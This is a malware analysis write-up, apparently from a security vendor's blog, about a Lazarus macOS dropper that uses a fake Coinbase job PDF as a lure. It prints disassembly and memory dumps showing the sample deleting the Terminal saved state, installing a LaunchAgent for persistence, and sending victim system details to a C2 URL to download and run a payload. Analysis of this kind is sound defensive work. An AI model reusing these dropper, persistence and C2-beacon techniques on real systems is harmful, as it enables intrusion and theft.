

Lazarus APT's Operation Interception Uses Signed Binary

labs.k7computing.com/index.php/lazarus-apt-operation-interception-uses-signed-binary/

By Mellvin S

December 20, 2022

Malware authors have regularly used signed binaries to bypass the Apple security mechanism and infect macOS users. We came across one such sample and this time they are baiting users with job vacancies at Coinbase while silently pushing a signed binary in the background and doing their malicious activity. This is an instance of Operation In(ter)ception by Lazarus.

This malware under consideration is a fat binary containing x86_64 and ARM64 architecture compiled executable that can be executed in both Intel & Apple silicon machines.

```
MrXs-Mac:Desktop mr.x$ file coinbase
coinbase: Mach-O universal binary with 2 architectures: [x86_64:Mach-O 64-bit executable x86_64] [arm64:Mach-O 64-bit executable arm64]
coinbase (for architecture x86_64):    Mach-O 64-bit executable x86_64
coinbase (for architecture arm64):     Mach-O 64-bit executable arm64
```

Figure 1 : Fat binary

The malware is a signed executable. The developer id belonged to Shankey Nohria but it has been revoked as of now.

```
MrXs-Mac:Desktop mr.x$ codesign -dvv coinbase
Executable=/Users/mr.x/Desktop/coinbase
Identifier=SelfExtractor
Format=Mach-O universal (x86_64 arm64)
CodeDirectory v=20500 size=3673 flags=0x10000(???) hashes=109+2 location=embedded
Signature size=8978
Authority=Developer ID Application: Shankey Nohria (264HFWQH63)
Authority=Developer ID Certification Authority
Authority=Apple Root CA
Timestamp=21-Jul-2022 at 7:50:38 AM
Info.plist=not bound
TeamIdentifier=264HFWQH63
Sealed Resources=none
Internal requirements count=1 size=176
MrXs-Mac:Desktop mr.x$ spctl -a -vvv coinbase
coinbase: CSSMERR_TP_CERT_REVOKED
MrXs-Mac:Desktop mr.x$ █
```

Figure 2 : Revoked certificate

When executed, it drops 4 files in the folder ~/Library/Fonts (The ~ character stands for the user's home directory).

1. A PDF document named Coinbase_online_careers_2022_07.pdf
2. A package bundle named FinderFontsUpdater.app which contains a fat binary

3. A downloader agent which connects to the C2 named safarifontsagent. This is also a fat binary

4. A zero byte file named Finder.

The PDF contains job details at Coinbase company. The PDF is created with Microsoft Word 2019, version 1.7. The author of the document is mentioned as “UChan”.




Figure 3 : Dropped pdf properties

As the malware executes, the pdf pops up on the screen but in the background the malware begins its malicious operation, starting with wiping the current saved state of the terminal.

```

0x7ffee625f5a0 6f70 656e 2027 2f55 7365 7273 2f6d 722e open '/Users/mr.
0x7ffee625f5b0 782f 4c69 6272 6172 792f 466f 6e74 732f x/Library/Fonts/
0x7ffee625f5c0 436f 696e 6261 7365 5f6f 6e6c 696e 655f Coinbase_online_
0x7ffee625f5d0 6361 7265 6572 735f 3230 3232 5f30 372e careers_2022_07.
0x7ffee625f5e0 7064 6627 2026 2620 726d 202d 7266 2027 pdf' && rm -rf '
0x7ffee625f5f0 2f55 7365 7273 2f6d 722e 782f 4c69 6272 /Users/mr.x/Libr
0x7ffee625f600 6172 792f 5361 7665 6420 4170 706c 6963 ary/Saved Applic
0x7ffee625f610 6174 696f 6e20 5374 6174 652f 636f 6d2e ation State/com.
0x7ffee625f620 6170 706c 652e 5465 726d 696e 616c 2e73 apple.Terminal.s
0x7ffee625f630 6176 6564 5374 6174 6527 0000 0000 0000 savedState'.....
0x7ffee625f640 0000 0000 0000 0000 0000 0000 0000 0000 .....
0x7ffee625f650 0000 0000 0000 0000 0000 0000 0000 0000 .....
0x7ffee625f660 0000 0000 0000 0000 0000 0000 0000 0000 .....
0x7ffee625f670 0000 0000 0000 0000 0000 0000 0000 0000 .....
0x7ffee625f680 0000 0000 0000 0000 0000 0000 0000 0000 .....
0x7ffee625f690 0000 0000 0000 0000 0000 0000 0000 0000 .....

```

Figure 4 :

Removing the saved state of terminal

Then it drops 2 files and then extracts those files using tar command into FinderFontsUpdater.app and safarifontsagent.

```

;- rip:
0x10b81f832 e88ef7ffff call sym Shell(char*, char*);[1]; Shell(char*, char*)
0x10b81f837 4c89f7 mov rdi, r14
0x10b81f83a e885030000 call sym.imp.remove ;[2]; int remove(const char *filename)
0x10b81f83f 48b06f70656e. movabs rax, 0x20612d206e65706f ; 'open -a '
0x10b81f849 488d9dc0eaff. lea rbx, [var_1540h]
0x10b81f850 488903 mov qword [rbx], rax
0x10b81f853 6644896308 mov word [rbx + 8], r12w
0x10b81f858 4889df mov rdi, rbx
0x10b81f85b 4c89fe mov rsi, r15
0x10b81f85e e873030000 call sym.imp.strcat ;[3]; char *strcat(char *s1, const char *s2)
0x10b81f863 4889df mov rdi, rbx
0x10b81f866 e877030000 call sym.imp.strlen ;[4]; size_t strlen(const char *s)
0x10b81f86b 0f1005370600. movups xmm0, xmmword [str_FinderFontsUpdater.app]; [0x10b81feb9:16]=-1; "/FinderFontsUpdater.app"
0x10b81f872 0f118405c0ea. movups xmmword [rbp + rax - 0x1540], xmm0
0x10b81f87a 0f11005310600. movups xmm0, xmmword [0x10b81feb2]; [0x10b81feb2:16]=-1
0x10b81f881 0f118405c9ea. movups xmmword [rbp + rax - 0x1537], xmm0
0x10b81f889 e839fcffff call sym IsSafariFAExist();[5]; IsSafariFAExist()
0x10b81f88e 83f801 cmp eax, 1
0x10b81f891 7510 jne 0x10b81f8a3
0x10b81f893 488d3d280600. lea rdi, str.killall_Terminal ; 0x10b81fec2; "killall Terminal"
0x10b81f89a 31f6 xor esi, esi
0x10b81f89c e824f7ffff call sym Shell(char*, char*);[1]; Shell(char*, char*)
0x10b81f8a1 eb32 jmp 0x10b81f8d5
0x10b81f8a3 e81ffcffff call sym IsSafariFAExist();[5]; IsSafariFAExist()
0x10b81f8a8 85c0 test eax, eax
0x10b81f8aa 7529 jne 0x10b81f8d5
0x10b81f8ac 488d9dc0eaff. lea rbx, [var_1540h]
0x10b81f8b3 4889df mov rdi, rbx
0x10b81f8b6 31f6 xor esi, esi
0x10b81f8b8 e808f7ffff call sym Shell(char*, char*);[1]; Shell(char*, char*)

drr
file reg value refstr
0 rax 50 80 rax ascii ('P')
1 rbx 7ffee43e2960 19_copy_userwx rbx,rdx,rdi R W 0x6676787a20726174 tar zxvf '/Users/mr.x/Library/Fonts/fontsupdater_' -C '/Users/mr.x/Library/Fonts'
2 rcx 0
3 rdx 7ffee43e2960 19_copy_userwx rbx,rdx,rdi R W 0x6676787a20726174 tar zxvf '/Users/mr.x/Library/Fonts/fontsupdater_' -C '/Users/mr.x/Library/Fonts'
4 rdi 7ffee43e2960 19_copy_userwx rbx,rdx,rdi R W 0x6676787a20726174 tar zxvf '/Users/mr.x/Library/Fonts/fontsupdater_' -C '/Users/mr.x/Library/Fonts'
5 rsi 0

```

Figure 5 : Extracting the dropped files into executable binaries

Once the 2 files have been extracted, LaunchAgent is created in the name of iTunes_trush with the target binary set as safarifontsagent, using the function startDaemon().

```
0x7fcb67000800 <?xml version="1.0" encoding="UTF-8"?>
0x7fcb67000827 <!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
0x7fcb6700088f <plist version="1.0">
0x7fcb670008a6 <dict>
0x7fcb670008ae <key>Label</key>
0x7fcb670008c1 <string>iTunes_trush</string>
0x7fcb670008e1 <key>OnDemand</key>
0x7fcb670008f7 <true/>
0x7fcb67000901 <key>ProgramArguments</key>
0x7fcb6700091f <array>
0x7fcb67000929 <string>/Users/mr.x/Library/Fonts/safari-fonts-agent</string>
0x7fcb67000968 </array>
0x7fcb67000973 <key>RunAtLoad</key>
0x7fcb6700098a <true/>
0x7fcb67000994 <key>KeepAlive</key>
0x7fcb670009ab <true/>
0x7fcb670009b5 </dict>
0x7fcb670009be </plist>
```

Figure 6 : LaunchAgent created




Figure 7 : Dropped files

After dropping the above files, the malware executes FinderFontsUpdater.app (2nd stage).

Property	Value
Time	1670577337.704488754
Event	Process Execution
PID	901
User	mr.x
Message	bash -c (open -a '/Users/mr.x/Library/Fonts/FinderFontsUpdater.app') 2>&1 executed by Coinbase
UID	501
Euid	501
Parent Process	Coinbase
Process	bash
Argc	3
Ppid	887
Egid	20
Gid	20
Is64	1
Command Line	bash -c (open -a '/Users/mr.x/Library/Fonts/FinderFontsUpdater.app') 2>&1
Path	/bin/bash

Figure 8

: The second stage file gets executed by the malware

The main function of FinderFontsUpdater.app is to execute safarifontsagent (3rd stage) binary which communicates with the C2.

```

main (int argc, char **argv, char **envp);
; var void *s @ rbp-0x410
0x100003c46 55          push rbp
0x100003c47 4889e5     mov rbp, rsp
0x100003c4a 4156     push r14
0x100003c4c 53          push rbx
0x100003c4d 4881ec000400. sub rsp, 0x400
0x100003c54 e879210000 call sym.imp.getuid ; uid_t getuid(void)
0x100003c59 89c7     mov edi, eax
0x100003c5b e86c210000 call sym.imp.getpuid
0x100003c60 4989c6     mov r14, rax
0x100003c63 488d9df0fbff. lea rbx, [s]
0x100003c6a be00040000 mov esi, 0x400 ; 1024 ; size_t n
0x100003c6f 4889df     mov rdi, rbx ; void *s
0x100003c72 e8bf200000 call sym.imp.__bzero ; void __bzero(void *s, size_t n)
0x100003c77 48b82f557365. movabs rax, 0x2f73726573552f ; '/Users/'
0x100003c81 488903     mov qword [rbx], rax
0x100003c84 498b36     mov rsi, qword [r14]
0x100003c87 ba00040000 mov edx, 0x400 ; 1024
0x100003c8c 4889df     mov rdi, rbx
0x100003c8f e8ae200000 call sym.imp.__strcat_chk
0x100003c94 488d35b12400. lea rsi, str._Library_Fonts_safarifontsagent ; 0x10000614c ; "/Library/Fonts/safarifontsagent"
0x100003c9b ba00040000 mov edx, 0x400 ; 1024
0x100003ca0 4889df     mov rdi, rbx
0x100003ca3 e89a200000 call sym.imp.__strcat_chk
0x100003ca8 4889df     mov rdi, rbx ; int64_t arg1
0x100003cab e860fcffff call sym.ExecuteFile
0x100003cb0 bf01000000 mov edi, 1 ; int status

```

Figure 9 : Function to execute the 3rd stage malware

Upon execution, the safarifontsagent calls a user defined function named DownloadFile() with couple of arguments, one of the arguments is an URL “[hxxps://concrecapital\(.\)com](https://concrecapital(.)com)” appended with the user name of the victim machine which can be seen in Figure 10.

```

;-- rip:
0x10994ba80 e829f4ffff call sym DownloadFile(char*, char*, unsigned int) ;[1] ; DownloadFile(char*, char*, unsigned int)
0x10994ba93 85c0 test eax, eax
0x10994ba95 750c jne 0x10994baa3
0x10994ba97 bf100e0000 mov edi, 0xe10 ; '\x10\xe'; 3600
0x10994ba9c e8df000000 call sym.imp.sleep ;[2] ; int sleep(int s)
0x10994baa1 ebe0 jmp 0x10994ba83
0x10994baa3 83f801 cmp eax, 1 ; rdx
0x10994baa6 750c jne 0x10994bab4
0x10994baa8 488dbde0faff. lea rdi, [var_520h]
0x10994baaf e8dcf0ffff call sym ExecuteFile(char*);[3] ; ExecuteFile(char*)
; CODE XREF from main @ 0x10994babe(x)
0x10994bab4 bf100e0000 mov edi, 0xe10 ; '\x10\xe'; 3600
0x10994bab9 e8c2000000 call sym.imp.sleep ;[2] ; int sleep(int s)
0x10994babe ebf4 jmp 0x10994bab4

;-- section.1.__TEXT.__stubs:
; XREFS: CALL 0x10994ad35 CALL 0x10994af3 CALL 0x10994af07 CALL 0x10994af18 CALL 0x10994af29 CALL 0x10994b082
; XREFS: CALL 0x10994b689 CALL 0x10994b69a CALL 0x10994b9d3 CALL 0x10994b9e7
6: void sym.imp._bzero (void *, size_t n);
0x10994bac0 ff2552050000 jmp qword [reloc.__bzero] ; [0x10994c018:8]=0x7fff57a14c40 ; "@\x01W\xff\x7f"; [01] -r-x section size 2
; CALL XREF from DownloadFile(char*, char*, unsigned int) @ 0x10994af55(x) ; sym.DownloadFile_char__char__unsigned_int_
; CALL XREFS from cp(char*, char*) @ 0x10994b90b(x), 0x10994b940(x), 0x10994b95c(x) ; sym.cp_char__char_
6: void sym.imp._error (int status, int errname, char *format);
0x10994bac6 ff2554050000 jmp qword [reloc.__error] ; [0x10994c020:8]=0x10994bc2a ; "*\xbc\x94\t\x01"
; CALL XREF from popen2(char const*, int*, int*) @ 0x10994ac81(x) ; sym.popen2_char_const__int__int_
; CALL XREF from Shell(char*) @ 0x10994aad(x) ; sym.Shell_char_
; CALL XREFS from DownloadFile(char*, char*, unsigned int) @ 0x10994b7b1(x) ; sym.DownloadFile_char__char__unsigned_int_
; CALL XREF from cp(char*, char*) @ 0x10994b9af(x) ; sym.cp_char__char_
6: void sym.imp.__stack_chk_fail ();
0x10994bacc ff2556050000 jmp qword [reloc.__stack_chk_fail] ; [0x10994c028:8]=0x10994bc34 ; "4\xbc\x94\t\x01"
; CALL XREF from cp(char*, char*) @ 0x10994b882(x) ; sym.cp_char__char_
6: sym.imp.access ();
0x10994bad2 ff2558050000 jmp qword [reloc.access] ; [0x10994c030:8]=0x10994bc3e ; ">\xbc\x94\t\x01"
; XREFS: CALL 0x10994ac4d CALL 0x10994ac55 CALL 0x10994ac68 CALL 0x10994ac7a CALL 0x10994ac9d CALL 0x10994aca5
; XREFS: CALL 0x10994acad CALL 0x10994acb5 CALL 0x10994b6fb CALL 0x10994b94a CALL 0x10994b957 CALL 0x10994b98b
; XREFS: CALL 0x10994b99d
6: int sym.imp.close (int fd);
0x10994bad8 ff255a050000 jmp qword [reloc.close] ; [0x10994c038:8]=0x10994bc48 ; "H\xbc\x94\t\x01"
; CALL XREF from DownloadFile(char*, char*, unsigned int) @ 0x10994b5cd(x) ; sym.DownloadFile_char__char__unsigned_int_
6: sym.imp.curl_easy_cleanup ();
> drr
role reg value refstr
-----
SN rax 1e 30 rax
rbx 7ffee62b7d00 21_copy_userwx rbx,rdi R W 0x2f2f3a7370747468 https://concrecapital.com/mr.x.jpg
A3 rcx 0 0
A2 rdx 1 1 r9,rdx
A0 rdi 7ffee62b7d00 21_copy_userwx rbx,rdi R W 0x2f2f3a7370747468 https://concrecapital.com/mr.x.jpg

```

User defined function

Passed as argument

Figure 10 : Argument of the DownloadFile() function

Then the malware queries the system with commands like `getuid`, `getpwuid`, `getuname` etc., to get information. After that, it uses the commands `“sw_vers -productVersion”` & `“sysctlbyname hw.cpufrequency”` to get information about the victim’s machine .

After that the malware calls the `curl_easy_init()` function to get a curl handle for communication with C2.

```

0x1086cd4b2 e833060000 call sym.imp.curl_easy_init:[1]
0x1086cd4b7 4885c0 test rax, rax
0x1086cd4ba 0f849dffff je 0x1086ccf5d
0x1086cd4c0 4889c3 mov rbx, rax
0x1086cd4c3 4c8dbdc0ebff. lea r15, [var_1440h]
0x1086cd4ca 4c89ff mov rdi, r15
0x1086cd4cd 48bb5d8e4ff. mov rsi, qword [var_1b28h]
0x1086cd4d4 e8cb060000 call sym.imp.strcpy ;[2]; char *strcpy(char *dest, const char *src)
0x1086cd4d9 4c89ff mov rdi, r15
0x1086cd4dc e8c9060000 call sym.imp.strlen ;[3]; size_t strlen(const char *s)
0x1086cd4e1 48b93f726573. movabs rcx, 0x736e6f707365723f ;'?respons'
0x1086cd4e8 48898c85c0eb. mov qword [rbp + rax - 0x1440], rcx
0x1086cd4f3 c78405c7ebff. mov dword [rbp + rax - 0x1439], 0x2b6573 ;'se+'
0x1086cd4fe 488db5c0f3ff. lea rsi, [var_c40h]
0x1086cd505 4c89ff mov rdi, r15
0x1086cd508 e891060000 call sym.imp.strcat ;[4]; char *strcat(char *s1, const char *s2)
0x1086cd50d 488d35fc0900. lea rsi, [0x1086cdf10] ;"wb"
0x1086cd514 4c89e7 mov rdi, r12
0x1086cd517 e804060000 call sym.imp fopen ;[5]; file*fopen(const char *filename, const char *mode)
0x1086cd51c 4989c4 mov r12, rax
0x1086cd51f 4531f6 xor r14d, r14d
0x1086cd522 4889df mov rdi, rbx
0x1086cd525 be12270000 mov esi, 0x2712 ;'\x12'
0x1086cd52a 4c89fa mov rdx, r15
0x1086cd52d 31c0 xor eax, eax
0x1086cd52f e8c2050000 call sym.imp.curl_easy_setopt:[6]
0x1086cd534 4889df mov rdi, rbx
0x1086cd537 be40000000 mov esi, 0x40 ;rdi
0x1086cd53c 8b95e4e4ffff. mov edx, dword [var_1b1ch]
0x1086cd542 31c0 xor eax, eax
0x1086cd544 e8ad050000 call sym.imp.curl_easy_setopt:[6]
0x1086cd549 488d9510e7ff. lea rdx, [var_18f0h]
0x1086cd550 4889df mov rdi, rbx
0x1086cd553 be22270000 mov esi, 0x2722 ;'\''
0x1086cd558 31c0 xor eax, eax
0x1086cd55a e897050000 call sym.imp.curl_easy_setopt:[6]
0x1086cd55f 4889df mov rdi, rbx
0x1086cd562 be2b4e0000 mov esi, 0x4e2b ;'+N'

```

```

> drr
role reg value refstr
SN rax 36332e3733352f rax ascii {'/'}
rbx 7ffee753002f 22_copy_userwx rbx R W 0x0
A3 rcx 0 0
A2 rdx 7ffee7534cb0 22_copy_userwx r13,rdx R W 0x63614d2d7358724d MrXs-Mac.local/mr.x/10.13/2.769000gh/x86_64/62591041536/83965845504/
A0 rdi 40 64 rdi ascii {'@'}

```

Figure 11 : Curl commands to receive the payload

Then the malware opens the Finder file in 'wb' (Open for writing in binary) mode.

The malware uses the information that was gathered earlier, i.e. product version, cpu speed etc. and appends it to the url https://concrecapital.com/mr.x.jpg?response+MrXs-Mac.local/mr.x/10.13/2.769000gh/x86_64/62591041536/83965845504/. Then the url with the appended data is passed as an argument to curl_easy_setopt() function.

```

[0x7ffee75344b0 [xadvC]1 0% 1760 /Users/mr.x/Library/Fonts/safarifontsagent]> psb @ sym._g_szServerUrl+-555327120 # 0x7ffee75344b0
0x7ffee75344b0 https://concrecapital.com/mr.x.jpg?response+MrXs-Mac.local/mr.x/10.13/2.769000gh/x86_64/62591041536/83965845504/

```

Figure 12 :URL to get the payload from the C2

It then uses functions like curl_easy_setopt & curl_easy_perform to connect to the C2 and get the payload that will be written in the Finder file.

```

0x104848517 e8040e0000 call sym.imp fopen ; [2]; file=fopen("/Users/mr.x/Library/Fonts/Finder", "wb"); rsp=0x91223028 ; rip=0x104848b20
0x10484851c 4989c4 mov r12, rax ; r12=0x0
0x10484851f 4531f6 xor r14d, r14d ; r14=0x0 ; zf=0x1 ; pf=0x1 ; sf=0x0 ; cf=0x0 ; of=0x0
0x104848522 4889df mov rdi, rbx ; rdi=0x7f8f71806e00
0x104848525 be12270000 mov esi, 0x2712 ; rsi ; rsi=0x2712
0x10484852a 4c89fa mov rdx, r15 ; rdx=0x7f8f71806e00
0x10484852d 31c0 xor eax, eax ; rax=0x0 ; zf=0x1 ; pf=0x1 ; sf=0x0 ; cf=0x0 ; of=0x0
;-- rip:
0x10484852f e8c20e0000 call sym.imp.curl_easy_setopt ; [2]; rsp=0x91223028 ; rip=0x104848a6f
0x104848534 4889df mov rdi, rbx ; rdi=0x7f8f71806e00
0x104848537 be40000000 mov esi, 0x40 ; '@' ; 64 ; rsi=0x40
0x10484853c 8b95e4e0ffff mov edx, dword [var_ibich] ; rdx=0x1
0x104848542 31c0 xor eax, eax ; rax=0x0 ; zf=0x1 ; pf=0x1 ; sf=0x0 ; cf=0x0 ; of=0x0
0x104848544 e8ad0e0000 call sym.imp.curl_easy_setopt ; [2]; rsp=0x91223028 ; rip=0x104848a6f
0x104848549 488d9510e7ff.lea rsi, [var_ibich] ; rsi=0x7f8f71806e00
0x104848550 4889df mov rdi, rbx ; rdi=0x7f8f71806e00
0x104848553 be22270000 mov esi, 0x2722 ; '\000' ; rsi=0x2722
0x104848558 31c0 xor eax, eax ; rax=0x0 ; zf=0x1 ; pf=0x1 ; sf=0x0 ; cf=0x0 ; of=0x0
0x10484855a e8970e0000 call sym.imp.curl_easy_setopt ; [2]; rsp=0x91223018 ; rip=0x104848a6f
0x10484855f 4889df mov rdi, rbx ; rdi=0x7f8f71806e00
0x104848562 be2b4e0000 mov esi, 0x4e2b ; '+N' ; rsi=0x4e2b
0x104848567 31d2 xor edx, edx ; rdx=0x0 ; zf=0x1 ; pf=0x1 ; sf=0x0 ; cf=0x0 ; of=0x0
0x104848569 31c0 xor eax, eax ; rax=0x0 ; zf=0x1 ; pf=0x1 ; sf=0x0 ; cf=0x0 ; of=0x0
0x10484856b e8860e0000 call sym.imp.curl_easy_setopt ; [2]; rsp=0x91223018 ; rip=0x104848a6f
0x104848570 4889df mov rdi, rbx ; rdi=0x7f8f71806e00
0x104848573 be11270000 mov esi, 0x2711 ; '\x11' ; rsi=0x2711
0x104848578 4c89e2 mov rdx, r12 ; rdx=0x0
0x10484857b 31c0 xor eax, eax ; rax=0x0 ; zf=0x1 ; pf=0x1 ; sf=0x0 ; cf=0x0 ; of=0x0
0x10484857d e8740e0000 call sym.imp.curl_easy_setopt ; [2]; rsp=0x91223008 ; rip=0x104848a6f
0x104848582 488db520e0ff.lea rsi, [var_ibich] ; rsi=0x7f8f71806e00
0x104848589 31ff xor edi, edi ; rdi=0x0 ; zf=0x1 ; pf=0x1 ; sf=0x0 ; cf=0x0 ; of=0x0
0x10484858b e86c0e0000 call sym.imp.curl_slist_append ; [3]; rsp=0x91223000 ; rip=0x104848a6c
0x104848590 4889df mov rdi, rbx ; rdi=0x7f8f71806e00
0x104848593 be27270000 mov esi, 0x2727 ; '\000' ; rsi=0x2727
0x104848598 4889c2 mov rdx, rax ; rdx=0x0
0x10484859b 31c0 xor eax, eax ; rax=0x0 ; zf=0x1 ; pf=0x1 ; sf=0x0 ; cf=0x0 ; of=0x0
0x10484859d e8540e0000 call sym.imp.curl_easy_setopt ; [2]; rsp=0x91222ff8 ; rip=0x104848a6f
0x1048485a2 4889df mov rdi, rbx ; rdi=0x7f8f71806e00
0x1048485a5 e8460e0000 call sym.imp.curl_easy_perform ; [4]; rsp=0x91222ff0 ; rip=0x104848a6f
0x1048485aa 4189c7 mov r15b, eax ; r15=0x0
0x1048485ad 4c8dadd0e0ff.lea r13, [var_ib30h] ; r13=0x7f8f71806e00
0x1048485b4 4889df mov rdi, rbx ; rdi=0x7f8f71806e00
0x1048485b7 be07002000 mov esi, 0x20002 ; rsi=0x20002
0x1048485bc 4c89fa mov rdx, r13 ; rdx=0x7f8f71806e00
0x1048485bf 31c0 xor eax, eax ; rax=0x0 ; zf=0x1 ; pf=0x1 ; sf=0x0 ; cf=0x0 ; of=0x0
0x1048485c1 e81e0e0000 call sym.imp.curl_easy_getinfo ; [5]; rsp=0x91222fe8 ; rip=0x104848a6e4
0x1048485c6 4d8b6d00 mov r13, qword [r13] ; r13=0x0
0x1048485ca 4889df mov rdi, rbx ; rdi=0x7f8f71806e00
0x1048485cd e80c0e0000 call sym.imp.curl_easy_cleanup ; [6]; rsp=0x91222fe0 ; rip=0x104848ade

```

Figure 13 : Finder file is opened in write mode and Curl operations in motion
The C2 server was not alive to respond so we were unable to find out what the payload was.

Threat actors targeting macOS users are increasing everyday. So, as a user, one needs to be cautious when executing unknown executables. Users are requested to use a reputable security product such as “K7 Antivirus for Mac” and to keep it updated so as to stay safe from such threats.

IOCs

Hash : 4a7a1626b6baf8c917945b8fc414c8b9 (parent malware)

Detection Name : Trojan (0040f2c11)